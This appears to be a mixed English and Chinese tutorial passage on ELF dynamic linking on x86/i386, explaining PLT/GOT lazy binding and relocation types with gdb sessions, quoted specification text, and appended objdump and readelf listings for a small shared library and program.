0x600890: 0x6006e8 <_DYNAMIC>--GOT[0] 0x32696159a8 --GOT[1] link_map *

0x6008a0: 0x326950aa20 <_dl_runtime_resolve> GOT[2] 0x4003d6 <printf@plt+6>

0x6008b0: 0x326971c3f0 <__libc_start_main>             0x0
```

When printf is called the first time in the user program, the jump at 4003d0 will jump to 4003d6, which is just the next instruction (push 0) The it jumps to 4003c0, which does not have a function name (so it is shown as <printf@plt-0x10>). At 4003c6, it will jumps to _dl_runtime_resolve. This function (in Glibc's source file sysdeps/x86_64/dl-trampoline.S) is a trampoline to _dl_fixup (in Glibc's source file elf/dl-runtime.c). _dl_fixup again, is part of Glibc runtime linker ld.so. In particular, it will change the address stored at 6008a8 to the actual address of printf in libc.so.6. To see this, set up a hardware watchpoint

```
(gdb) watch *0x6008a8

(gdb) cont

Continuing.

Hardware watchpoint 2: *0x6008a8

Old value = 4195286

New value = 1769244016

0x000000326950abc2 in fixup () from /lib64/ld-linux-x86-64.so.2
```

If we continue execution, printf will be called, as expected. When printf is called again in the user program, the jump at 4003d0 will bounce directly to printf:

(gdb) x/6a 0x600890

0x600890: 0x6006e8 <_DYNAMIC> 0x32696159a8

0x6008a0: 0x326950aa20 <_dl_runtime_resolve> 0x3269748570 <printf>

0x6008b0: 0x326971c3f0 <__libc_start_main> 0x0

R_3862_JMP_SLOT The link editor creates this relocation type for dynamic linking. Its offset member gives the location of a procedure linkage table entry. The dynamic linker modifies the procedure linkage table entry to transfer control to the designated symbol’s address [see ‘‘Procedure Linkage Table’’ in Part 2].

[评]=>

ELF File Format 中的这段话不管其表达，正确意思是：r_Offset 给出的偏移地址是函数在 GOT 中对应的项；.plt entry 是不被改动的，修正的是 GOT 项的值. r_Offset 处即 GOT 项初始值应该是 plt 项中的偏移,在 386 上就是初始化为下条 pushl 的地址.

Following the steps below, the dynamic linker and the program ‘‘cooperate’’ to resolve symbolic references through the procedure linkage table and the global offset table.

1 . When first creating the memory image of the program, the dynamic linker sets the second and the third entries in the global offset table to special values. Steps below explain more about these values.

2 . If the procedure linkage table is position-independent, the address of the global offset table must reside in %ebx. Each shared object file in the process image has its own procedure linkage table, and control transfers to a procedure linkage table entry only from within the same object file. Consequently, the calling function is responsible for setting the global offset table base register before calling the procedure linkage table entry.

3 . For illustration, assume the program calls name1, which transfers control to the label .PLT1.(name1@PLT)

4 . The first instruction jumps to the address in the global offset table entry for name1 in GOT. Initially, the global offset table holds the address of the following pushl instruction, not the real address of name1.

5 . Consequently, the program pushes a relocation offset (offset) on the stack. The relocation offset is a 32-bit, non-negative byte offset into the relocation table(如果说这个 offset 在.rel.plt 中有项对应,则可以解释过去;否则该 Offset 对应 GOT 中的某一项). The designated relocation entry will have type R_386_JMP_SLOT, and its offset will specify the global offset table entry used in the previous jmp instruction(这是准确无误的). The relocation entry also contains a symbol table index, thus telling the dynamic linker what symbol is being referenced, name1 in this case.

6 . After pushing the relocation offset, the program then jumps to .PLT0, the first entry in the procedure linkage table. The pushl instruction places the value of the second global offset table entry (got_plus_4 or 4(%ebx)) on the stack, thus giving the dynamic linker one word of identifying information. The program then jumps to the address in the third global offset table entry (got_plus_8 or 8(%ebx)), which transfers control to the dynamic linker.

7 . When the dynamic linker receives control, it unwinds the stack, looks at the designated relocation entry, finds the symbol’s value, stores the ‘‘real’’ address for name1 in its global offset table entry, and transfers control to the desired destination.

8 . Subsequent executions of the procedure linkage table entry will transfer directly to name1, without calling the dynamic linker a second time. That is, the jmp instruction at .PLT1 will transfer to name1, instead of ‘‘falling through’’ to the pushl instruction.

The LD_BIND_NOW environment variable can change dynamic linking behavior. If its value is non-null, the dynamic linker evaluates procedure linkage table entries before transferring control to the program. That is, the dynamic linker processes relocation entries of type R_386_JMP_SLOT during process initialization. Otherwise, the dynamic linker evaluates procedure linkage table entries lazily, delaying symbol resolution and relocation until the first execution of a table entry.

不难理解 ELF File Format 中 Relocation 段落中的描述

R_386_GOTPC 10 word32 GOT + A - P //GOT 即 GOT 地址,A 为 Offset 处的值,P 为 Offset.
R_386_GOT32 3 word32 G + A - P //G 为符号在 GOT 中地址，A 为 Offset 处的值,P 为 Offset
R_386_GLOB_DAT 6 word32 S //S 为调整后的符号值
R_386_PLT32 4 word32 L + A - P //L 为符号在 plt 中的地址,A 为 Offset 处的值,P 为 Offset

重定位类型分析(3)

本文分析剩下的四种类型 R_386_COPY,R_386_JUMP_SLOT,R_386_RELATIVE,R_386_GOTOFF

R_386_RELATIVE 8 word32 B + A
R_386_JUMP_SLOT 7 word32 S
R_386_GOTOFF 9 word32 S + A - GOT
R_386_COPY 5 none none

附件 1

1.c

```
[root@proxy ~/3]# cat 1.c
#include <stdio.h>

static char *s="hello World!\n";
char *t="abc";

void f()
{
```

```
printf(s);
}

void g()
{
printf(t);
}
[root@proxy ~/3]# gcc -fPIC -S 1.c
[root@proxy ~/3]# cat 1.s
        .file   "1.c"
        .version        "01.01"
gcc2_compiled.:
                .section        .rodata
.LC0:
        .string "hello World!\n"
.data
        .align 4
        .type    s,@object
        .size    s,4
s:
        .long   .LC0
.globl t
                .section        .rodata
.LC1:
        .string "abc"
.data
        .align 4
        .type    t,@object
        .size    t,4
```

```
t:
        .long   .LC1
.text
        .align 4
.globl f
        .type    f,@function
f:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ebx
        subl    $4, %esp
        call    .L3
.L3:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L3], %ebx
        subl    $12, %esp
        pushl   s@GOTOFF(%ebx)
        call    printf@PLT
        addl    $16, %esp
        movl    -4(%ebp), %ebx
        leave
        ret
.Lfe1:
        .size    f,.Lfe1-f
        .align 4
.globl g
        .type    g,@function
g:
        pushl   %ebp
```

```
        movl    %esp, %ebp
        pushl   %ebx
        subl    $4, %esp
        call    .L5
.L5:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L5], %ebx
        subl    $12, %esp
        movl    t@GOT(%ebx), %eax
        pushl   (%eax)
        call    printf@PLT
        addl    $16, %esp
        movl    -4(%ebp), %ebx
        leave
        ret
.Lfe2:
        .size   g,.Lfe2-g
        .ident  "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)"
[root@proxy ~/3]# gcc -fPIC -c 1.c -o 1.o
[root@proxy ~/3]# ld -shared 1.o -o 1.so
[root@proxy ~/3]# objdump -dj .text 1.o

1.o:     file format elf32-i386

Disassembly of section .text:

00000000 <f>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
```

```
 3:   53                    push   %ebx
 4:   83 ec 04              sub    $0x4,%esp
 7:   e8 00 00 00 00        call   c <f+0xc>
 c:   5b                    pop    %ebx
 d:   81 c3 03 00 00 00     add    $0x3,%ebx
13:   83 ec 0c              sub    $0xc,%esp
16:   ff b3 00 00 00 00     pushl  0x0(%ebx)
1c:   e8 fc ff ff ff        call   1d <f+0x1d>
21:   83 c4 10              add    $0x10,%esp
24:   8b 5d fc              mov    0xfffffffc(%ebp),%ebx
27:   c9                    leave
28:   c3                    ret
29:   8d 76 00              lea    0x0(%esi),%esi

0000002c <g>:
2c:   55                    push   %ebp
2d:   89 e5                 mov    %esp,%ebp
2f:   53                    push   %ebx
30:   83 ec 04              sub    $0x4,%esp
33:   e8 00 00 00 00        call   38 <g+0xc>
38:   5b                    pop    %ebx
39:   81 c3 03 00 00 00     add    $0x3,%ebx
3f:   83 ec 0c              sub    $0xc,%esp
42:   8b 83 00 00 00 00     mov    0x0(%ebx),%eax
48:   ff 30                 pushl  (%eax)
4a:   e8 fc ff ff ff        call   4b <g+0x1f>
4f:   83 c4 10              add    $0x10,%esp
52:   8b 5d fc              mov    0xfffffffc(%ebp),%ebx
55:   c9                    leave
```

```
   56:   c3                      ret
   57:   90                      nop
[root@proxy ~/3]# readelf -a 1.o
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          328 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         12
  Section header string table index: 9

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000058 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 000454 000030 08      10   1  4
```

```
  [ 3] .data             PROGBITS        00000000 00008c 000008 00  WA  0   0  4
  [ 4] .rel.data         REL             00000000 000484 000010 08      10   3  4
  [ 5] .bss              NOBITS          00000000 000094 000000 00  WA  0   0  4
  [ 6] .note             NOTE            00000000 000094 000014 00      0   0  1
  [ 7] .rodata           PROGBITS        00000000 0000a8 000012 00   A  0   0  1
  [ 8] .comment          PROGBITS        00000000 0000ba 000036 00      0   0  1
  [ 9] .shstrtab         STRTAB          00000000 0000f0 000057 00      0   0  1
  [10] .symtab           SYMTAB          00000000 000328 0000f0 10     11   a  4
  [11] .strtab           STRTAB          00000000 000418 000039 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no program headers in this file.

There is no dynamic segment in this file.

Relocation section '.rel.text' at offset 0x454 contains 6 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
0000000f  00c0a R_386_GOTPC        00000000   _GLOBAL_OFFSET_TABLE_
00000018  00309 R_386_GOTOFF       00000000   .data
0000001d  00d04 R_386_PLT32        00000000   printf
0000003b  00c0a R_386_GOTPC        00000000   _GLOBAL_OFFSET_TABLE_
00000044  00a03 R_386_GOT32        00000004   t
0000004b  00d04 R_386_PLT32        00000000   printf

Relocation section '.rel.data' at offset 0x484 contains 2 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
```

```
00000000  00601 R_386_32            00000000   .rodata
00000004  00601 R_386_32            00000000   .rodata

There are no unwind sections in this file.

Symbol table '.symtab' contains 15 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS 1.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    3
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000000     0 NOTYPE  LOCAL  DEFAULT    1 gcc2_compiled.
     6: 00000000     0 SECTION LOCAL  DEFAULT    7
     7: 00000000     4 OBJECT  LOCAL  DEFAULT    3 s
     8: 00000000     0 SECTION LOCAL  DEFAULT    6
     9: 00000000     0 SECTION LOCAL  DEFAULT    8
    10: 00000004     4 OBJECT  GLOBAL DEFAULT    3 t
    11: 00000000    41 FUNC    GLOBAL DEFAULT    1 f
    12: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSET_TABLE_
    13: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    14: 0000002c    43 FUNC    GLOBAL DEFAULT    1 g

No version information found in this file.
[root@proxy ~/3]# objdump -dj .text 1.so

1.so:     file format elf32-i386

Disassembly of section .text:
```

```
0000035c <f>:
 35c:   55                      push   %ebp
 35d:   89 e5                   mov    %esp,%ebp
 35f:   53                      push   %ebx
 360:   83 ec 04                sub    $0x4,%esp
 363:   e8 00 00 00 00          call   368 <f+0xc>
 368:   5b                      pop    %ebx
 369:   81 c3 68 10 00 00       add    $0x1068,%ebx
 36f:   83 ec 0c                sub    $0xc,%esp
 372:   ff b3 f8 ff ff ff       pushl  0xfffffff8(%ebx)
 378:   e8 cf ff ff ff          call   34c <f-0x10>
 37d:   83 c4 10                add    $0x10,%esp
 380:   8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 383:   c9                      leave
 384:   c3                      ret
 385:   8d 76 00                lea    0x0(%esi),%esi

00000388 <g>:
 388:   55                      push   %ebp
 389:   89 e5                   mov    %esp,%ebp
 38b:   53                      push   %ebx
 38c:   83 ec 04                sub    $0x4,%esp
 38f:   e8 00 00 00 00          call   394 <g+0xc>
 394:   5b                      pop    %ebx
 395:   81 c3 3c 10 00 00       add    $0x103c,%ebx
 39b:   83 ec 0c                sub    $0xc,%esp
 39e:   8b 83 10 00 00 00       mov    0x10(%ebx),%eax
 3a4:   ff 30                   pushl  (%eax)
 3a6:   e8 a1 ff ff ff          call   34c <f-0x10>
```

```
 3ab:    83 c4 10                add    $0x10,%esp
 3ae:    8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 3b1:    c9                      leave
 3b2:    c3                      ret
 3b3:    90                      no
[root@proxy ~/3]# readelf -a 1.so
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x35c
  Start of program headers:          52 (bytes into file)
  Start of section headers:          1348 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         19
  Section header string table index: 16

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
```

```
  [ 0]                   NULL            00000000 000000 000000 00       0    0   0
  [ 1] .hash             HASH            00000094 000094 0000b0 04    A   2    0   4
  [ 2] .dynsym           DYNSYM          00000144 000144 000190 10    A   3   10   4
  [ 3] .dynstr           STRTAB          000002d4 0002d4 000045 00    A   0    0   1
  [ 4] .rel.dyn          REL             0000031c 00031c 000018 08    A   2    0   4
  [ 5] .rel.plt          REL             00000334 000334 000008 08    A   2    6   4
  [ 6] .plt              PROGBITS        0000033c 00033c 000020 04   AX   0    0   4
  [ 7] .text             PROGBITS        0000035c 00035c 000058 00   AX   0    0   4
  [ 8] .rodata           PROGBITS        000003b4 0003b4 000012 00    A   0    0   1
  [ 9] .data             PROGBITS        000013c8 0003c8 000008 00   WA   0    0   4
  [10] .got              PROGBITS        000013d0 0003d0 000014 04   WA   0    0   4
  [11] .dynamic          DYNAMIC         000013e4 0003e4 000090 08   WA   3    0   4
  [12] .sbss             PROGBITS        00001474 000474 000000 00    W   0    0   1
  [13] .bss              NOBITS          00001474 000474 000000 00   WA   0    0   4
  [14] .comment          PROGBITS        00000000 000474 000036 00       0    0   1
  [15] .note             NOTE            00000000 0004aa 000014 00       0    0   1
  [16] .shstrtab         STRTAB          00000000 0004be 000084 00       0    0   1
  [17] .symtab           SYMTAB          00000000 00083c 0001f0 10      18   16   4
  [18] .strtab           STRTAB          00000000 000a2c 00005a 00       0    0   1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz   Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x003c6 0x003c6 R E 0x1000
  LOAD           0x0003c8 0x000013c8 0x000013c8 0x000ac 0x000ac RW  0x1000
  DYNAMIC        0x0003e4 0x000013e4 0x000013e4 0x00090 0x00090 RW  0x4
```

Section to Segment mapping:

Segment Sections...

00 .hash .dynsym .dynstr .rel.dyn .rel.plt .plt .text .rodata

01 .data .got .dynamic

02 .dynamic

Dynamic segment at offset 0x3e4 contains 14 entries:

Tag	Type	Name/Value
0x00000004	(HASH)	0x94
0x00000005	(STRTAB)	0x2d4
0x00000006	(SYMTAB)	0x144
0x0000000a	(STRSZ)	69 (bytes)
0x0000000b	(SYMENT)	16 (bytes)
0x00000003	(PLTGOT)	0x13d0
0x00000002	(PLTRELSZ)	8 (bytes)
0x00000014	(PLTREL)	REL
0x00000017	(JMPREL)	0x334
0x00000011	(REL)	0x31c
0x00000012	(RELSZ)	24 (bytes)
0x00000013	(RELENT)	8 (bytes)
0x6ffffffa	(RELCOUNT)	2
0x00000000	(NULL)	0x0

Relocation section '.rel.dyn' at offset 0x31c contains 3 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
000013c8	00008	R_386_RELATIVE		
000013cc	00008	R_386_RELATIVE		
000013e0	01006	R_386_GLOB_DAT	000013cc	t

Relocation section '.rel.plt' at offset 0x334 contains 1 entries:

Offset	Info	Type	Symbol's Value	Symbol's Name
000013dc	01107	R_386_JUMP_SLOT	00000000	printf

There are no unwind sections in this file.

Symbol table '.dynsym' contains 25 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000094	0	SECTION	LOCAL	DEFAULT	1	
2:	00000144	0	SECTION	LOCAL	DEFAULT	2	
3:	000002d4	0	SECTION	LOCAL	DEFAULT	3	
4:	0000031c	0	SECTION	LOCAL	DEFAULT	4	
5:	00000334	0	SECTION	LOCAL	DEFAULT	5	
6:	0000033c	0	SECTION	LOCAL	DEFAULT	6	
7:	0000035c	0	SECTION	LOCAL	DEFAULT	7	
8:	000003b4	0	SECTION	LOCAL	DEFAULT	8	
9:	000013c8	0	SECTION	LOCAL	DEFAULT	9	
10:	000013d0	0	SECTION	LOCAL	DEFAULT	10	
11:	000013e4	0	SECTION	LOCAL	DEFAULT	11	
12:	00001474	0	SECTION	LOCAL	DEFAULT	12	
13:	00001474	0	SECTION	LOCAL	DEFAULT	13	
14:	00000000	0	SECTION	LOCAL	DEFAULT	14	
15:	00000000	0	SECTION	LOCAL	DEFAULT	15	
16:	000013cc	4	OBJECT	GLOBAL	DEFAULT	9	t
17:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	printf
18:	000013e4	0	OBJECT	GLOBAL	DEFAULT	ABS	_DYNAMIC
19:	0000035c	41	FUNC	GLOBAL	DEFAULT	7	f
20:	00000388	43	FUNC	GLOBAL	DEFAULT	7	g

```
    21: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS __bss_start
    22: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS _edata
    23: 000013d0     0 OBJECT   GLOBAL DEFAULT   ABS _GLOBAL_OFFSET_TABLE_
    24: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS _end

Symbol table '.symtab' contains 31 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE   LOCAL   DEFAULT   UND
     1: 00000094     0 SECTION LOCAL   DEFAULT     1
     2: 00000144     0 SECTION LOCAL   DEFAULT     2
     3: 000002d4     0 SECTION LOCAL   DEFAULT     3
     4: 0000031c     0 SECTION LOCAL   DEFAULT     4
     5: 00000334     0 SECTION LOCAL   DEFAULT     5
     6: 0000033c     0 SECTION LOCAL   DEFAULT     6
     7: 0000035c     0 SECTION LOCAL   DEFAULT     7
     8: 000003b4     0 SECTION LOCAL   DEFAULT     8
     9: 000013c8     0 SECTION LOCAL   DEFAULT     9
    10: 000013d0     0 SECTION LOCAL   DEFAULT    10
    11: 000013e4     0 SECTION LOCAL   DEFAULT    11
    12: 00001474     0 SECTION LOCAL   DEFAULT    12
    13: 00001474     0 SECTION LOCAL   DEFAULT    13
    14: 00000000     0 SECTION LOCAL   DEFAULT    14
    15: 00000000     0 SECTION LOCAL   DEFAULT    15
    16: 00000000     0 SECTION LOCAL   DEFAULT    16
    17: 00000000     0 SECTION LOCAL   DEFAULT    17
    18: 00000000     0 SECTION LOCAL   DEFAULT    18
    19: 00000000     0 FILE     LOCAL   DEFAULT   ABS 1.c
    20: 0000035c     0 NOTYPE   LOCAL   DEFAULT     7 gcc2_compiled.
    21: 000013c8     4 OBJECT   LOCAL   DEFAULT     9 s
```

```
   22: 000013cc     4 OBJECT   GLOBAL DEFAULT     9 t
   23: 00000000     0 NOTYPE   GLOBAL DEFAULT   UND printf
   24: 000013e4     0 OBJECT   GLOBAL DEFAULT   ABS _DYNAMIC
   25: 0000035c    41 FUNC     GLOBAL DEFAULT     7 f
   26: 00000388    43 FUNC     GLOBAL DEFAULT     7 g
   27: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS __bss_start
   28: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS _edata
   29: 000013d0     0 OBJECT   GLOBAL DEFAULT   ABS _GLOBAL_OFFSET_TABLE_
   30: 00001474     0 OBJECT   GLOBAL DEFAULT   ABS _end

Histogram for bucket list length (total of 17 buckets):
 Length  Number     % of total  Coverage
      0  9          ( 52.9%)
      1  7          ( 41.2%)     77.8%
      2  1          (  5.9%)    100.0%

No version information found in this file.
```

附件 2

4.c

```
[root@proxy ~/3]# cat 2.c
#include <stdio.h>

extern char *t;

int main()
{
```

```
f();
g();
printf(t);
return 0;
}

[root@proxy ~/3]# gcc -c 2.c -o 2.o
[root@proxy ~/3]# gcc 2.o 1.so -o 4
[root@proxy ~/3]# objdump -dj .text 4

4:     file format elf32-i386

Disassembly of section .text:

08048490 <_start>:
 8048490:       31 ed                   xor    %ebp,%ebp
 8048492:       5e                      pop    %esi
 8048493:       89 e1                   mov    %esp,%ecx
 8048495:       83 e4 f0                and    $0xfffffff0,%esp
 8048498:       50                      push   %eax
 8048499:       54                      push   %esp
 804849a:       52                      push   %edx
 804849b:       68 00 86 04 08          push   $0x8048600
 80484a0:       68 ec 83 04 08          push   $0x80483ec
 80484a5:       51                      push   %ecx
 80484a6:       56                      push   %esi
 80484a7:       68 90 85 04 08          push   $0x8048590
 80484ac:       e8 a3 ff ff ff          call   8048454 <_init+0x68>
```

```
 80484b1:       f4                      hlt
 80484b2:       89 f6                   mov    %esi,%esi

080484b4 <call_gmon_start>:
 80484b4:       55                      push   %ebp
 80484b5:       89 e5                   mov    %esp,%ebp
 80484b7:       53                      push   %ebx
 80484b8:       50                      push   %eax
 80484b9:       e8 00 00 00 00          call   80484be <call_gmon_start+0xa>
 80484be:       5b                      pop    %ebx
 80484bf:       81 c3 8e 11 00 00       add    $0x118e,%ebx
 80484c5:       8b 83 28 00 00 00       mov    0x28(%ebx),%eax
 80484cb:       85 c0                   test   %eax,%eax
 80484cd:       74 02                   je     80484d1 <call_gmon_start+0x1d>
 80484cf:       ff d0                   call   *%eax
 80484d1:       8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 80484d4:       c9                      leave
 80484d5:       c3                      ret
 80484d6:       89 f6                   mov    %esi,%esi
 80484d8:       90                      nop
 80484d9:       90                      nop
 80484da:       90                      nop
 80484db:       90                      nop
 80484dc:       90                      nop
 80484dd:       90                      nop
 80484de:       90                      nop
 80484df:       90                      nop
```

```
080484e0 <__do_global_dtors_aux>:
 80484e0:       55                      push   %ebp
 80484e1:       89 e5                   mov    %esp,%ebp
 80484e3:       83 ec 08                sub    $0x8,%esp
 80484e6:       8b 15 34 96 04 08       mov    0x8049634,%edx
 80484ec:       85 d2                   test   %edx,%edx
 80484ee:       75 49                   jne    8048539 <__do_global_dtors_aux+0x59>
 80484f0:       8b 15 30 96 04 08       mov    0x8049630,%edx
 80484f6:       8b 02                   mov    (%edx),%eax
 80484f8:       85 c0                   test   %eax,%eax
 80484fa:       74 1a                   je     8048516 <__do_global_dtors_aux+0x36>
 80484fc:       8d 74 26 00             lea    0x0(%esi,1),%esi
 8048500:       8d 42 04                lea    0x4(%edx),%eax
 8048503:       a3 30 96 04 08          mov    %eax,0x8049630
 8048508:       ff 12                   call   *(%edx)
 804850a:       8b 15 30 96 04 08       mov    0x8049630,%edx
 8048510:       8b 0a                   mov    (%edx),%ecx
 8048512:       85 c9                   test   %ecx,%ecx
 8048514:       75 ea                   jne    8048500 <__do_global_dtors_aux+0x20>
 8048516:       b8 44 84 04 08          mov    $0x8048444,%eax
 804851b:       85 c0                   test   %eax,%eax
 804851d:       74 10                   je     804852f <__do_global_dtors_aux+0x4f>
 804851f:       83 ec 0c                sub    $0xc,%esp
 8048522:       68 38 96 04 08          push   $0x8049638
 8048527:       e8 18 ff ff ff          call   8048444 <_init+0x58>
 804852c:       83 c4 10                add    $0x10,%esp
 804852f:       b8 01 00 00 00          mov    $0x1,%eax
 8048534:       a3 34 96 04 08          mov    %eax,0x8049634
 8048539:       89 ec                   mov    %ebp,%esp
```

```
 804853b:       5d                      pop    %ebp
 804853c:       c3                      ret
 804853d:       8d 76 00                lea    0x0(%esi),%esi

08048540 <fini_dummy>:
 8048540:       55                      push   %ebp
 8048541:       89 e5                   mov    %esp,%ebp
 8048543:       83 ec 08                sub    $0x8,%esp
 8048546:       89 ec                   mov    %ebp,%esp
 8048548:       5d                      pop    %ebp
 8048549:       c3                      ret
 804854a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi

08048550 <frame_dummy>:
 8048550:       55                      push   %ebp
 8048551:       b8 24 84 04 08          mov    $0x8048424,%eax
 8048556:       89 e5                   mov    %esp,%ebp
 8048558:       83 ec 08                sub    $0x8,%esp
 804855b:       85 c0                   test   %eax,%eax
 804855d:       74 15                   je     8048574 <frame_dummy+0x24>
 804855f:       83 ec 08                sub    $0x8,%esp
 8048562:       68 4c 97 04 08          push   $0x804974c
 8048567:       68 38 96 04 08          push   $0x8049638
 804856c:       e8 b3 fe ff ff          call   8048424 <_init+0x38>
 8048571:       83 c4 10                add    $0x10,%esp
 8048574:       89 ec                   mov    %ebp,%esp
 8048576:       5d                      pop    %ebp
 8048577:       c3                      ret
```

```
 8048578:       90                      nop
 8048579:       8d b4 26 00 00 00 00    lea    0x0(%esi,1),%esi

08048580 <init_dummy>:
 8048580:       55                      push   %ebp
 8048581:       89 e5                   mov    %esp,%ebp
 8048583:       83 ec 08                sub    $0x8,%esp
 8048586:       89 ec                   mov    %ebp,%esp
 8048588:       5d                      pop    %ebp
 8048589:       c3                      ret
 804858a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi

08048590 <main>:
 8048590:       55                      push   %ebp
 8048591:       89 e5                   mov    %esp,%ebp
 8048593:       83 ec 08                sub    $0x8,%esp
 8048596:       e8 79 fe ff ff          call   8048414 <_init+0x28>
 804859b:       e8 94 fe ff ff          call   8048434 <_init+0x48>
 80485a0:       83 ec 0c                sub    $0xc,%esp
 80485a3:       ff 35 48 97 04 08       pushl  0x8049748
 80485a9:       e8 b6 fe ff ff          call   8048464 <_init+0x78>
 80485ae:       83 c4 10                add    $0x10,%esp
 80485b1:       b8 00 00 00 00          mov    $0x0,%eax
 80485b6:       c9                      leave
 80485b7:       c3                      ret
 80485b8:       90                      nop
 80485b9:       90                      nop
 80485ba:       90                      nop
 80485bb:       90                      nop
```

```
 80485bc:       90                      nop
 80485bd:       90                      nop
 80485be:       90                      nop
 80485bf:       90                      nop

080485c0 <__do_global_ctors_aux>:
 80485c0:       55                      push   %ebp
 80485c1:       89 e5                   mov    %esp,%ebp
 80485c3:       53                      push   %ebx
 80485c4:       83 ec 04                sub    $0x4,%esp
 80485c7:       a1 3c 96 04 08          mov    0x804963c,%eax
 80485cc:       bb 3c 96 04 08          mov    $0x804963c,%ebx
 80485d1:       83 f8 ff                cmp    $0xffffffff,%eax
 80485d4:       74 16                   je     80485ec <__do_global_ctors_aux+0x2c>
 80485d6:       8d 76 00                lea    0x0(%esi),%esi
 80485d9:       8d bc 27 00 00 00 00    lea    0x0(%edi,1),%edi
 80485e0:       83 eb 04                sub    $0x4,%ebx
 80485e3:       ff d0                   call   *%eax
 80485e5:       8b 03                   mov    (%ebx),%eax
 80485e7:       83 f8 ff                cmp    $0xffffffff,%eax
 80485ea:       75 f4                   jne    80485e0 <__do_global_ctors_aux+0x20>
 80485ec:       58                      pop    %eax
 80485ed:       5b                      pop    %ebx
 80485ee:       5d                      pop    %ebp
 80485ef:       c3                      ret

080485f0 <init_dummy>:
 80485f0:       55                      push   %ebp
 80485f1:       89 e5                   mov    %esp,%ebp
```

```
 80485f3:       83 ec 08                sub    $0x8,%esp
 80485f6:       89 ec                   mov    %ebp,%esp
 80485f8:       5d                      pop    %ebp
 80485f9:       c3                      ret
 80485fa:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
[root@proxy ~/3]# readelf -a 4
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048490
  Start of program headers:          52 (bytes into file)
  Start of section headers:          11028 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
```

```
[ 0]                   NULL            00000000 000000 000000 00       0    0   0
[ 1] .interp           PROGBITS        080480f4 0000f4 000013 00    A  0    0   1
[ 2] .note.ABI-tag     NOTE            08048108 000108 000020 00    A  0    0   4
[ 3] .hash             HASH            08048128 000128 000054 04    A  4    0   4
[ 4] .dynsym           DYNSYM          0804817c 00017c 000100 10    A  5    1   4
[ 5] .dynstr           STRTAB          0804827c 00027c 0000d7 00    A  0    0   1
[ 6] .gnu.version      VERSYM          08048354 000354 000020 02    A  4    0   2
[ 7] .gnu.version_r    VERNEED         08048374 000374 000030 00    A  5    1   4
[ 8] .rel.dyn          REL             080483a4 0003a4 000010 08    A  4    0   4
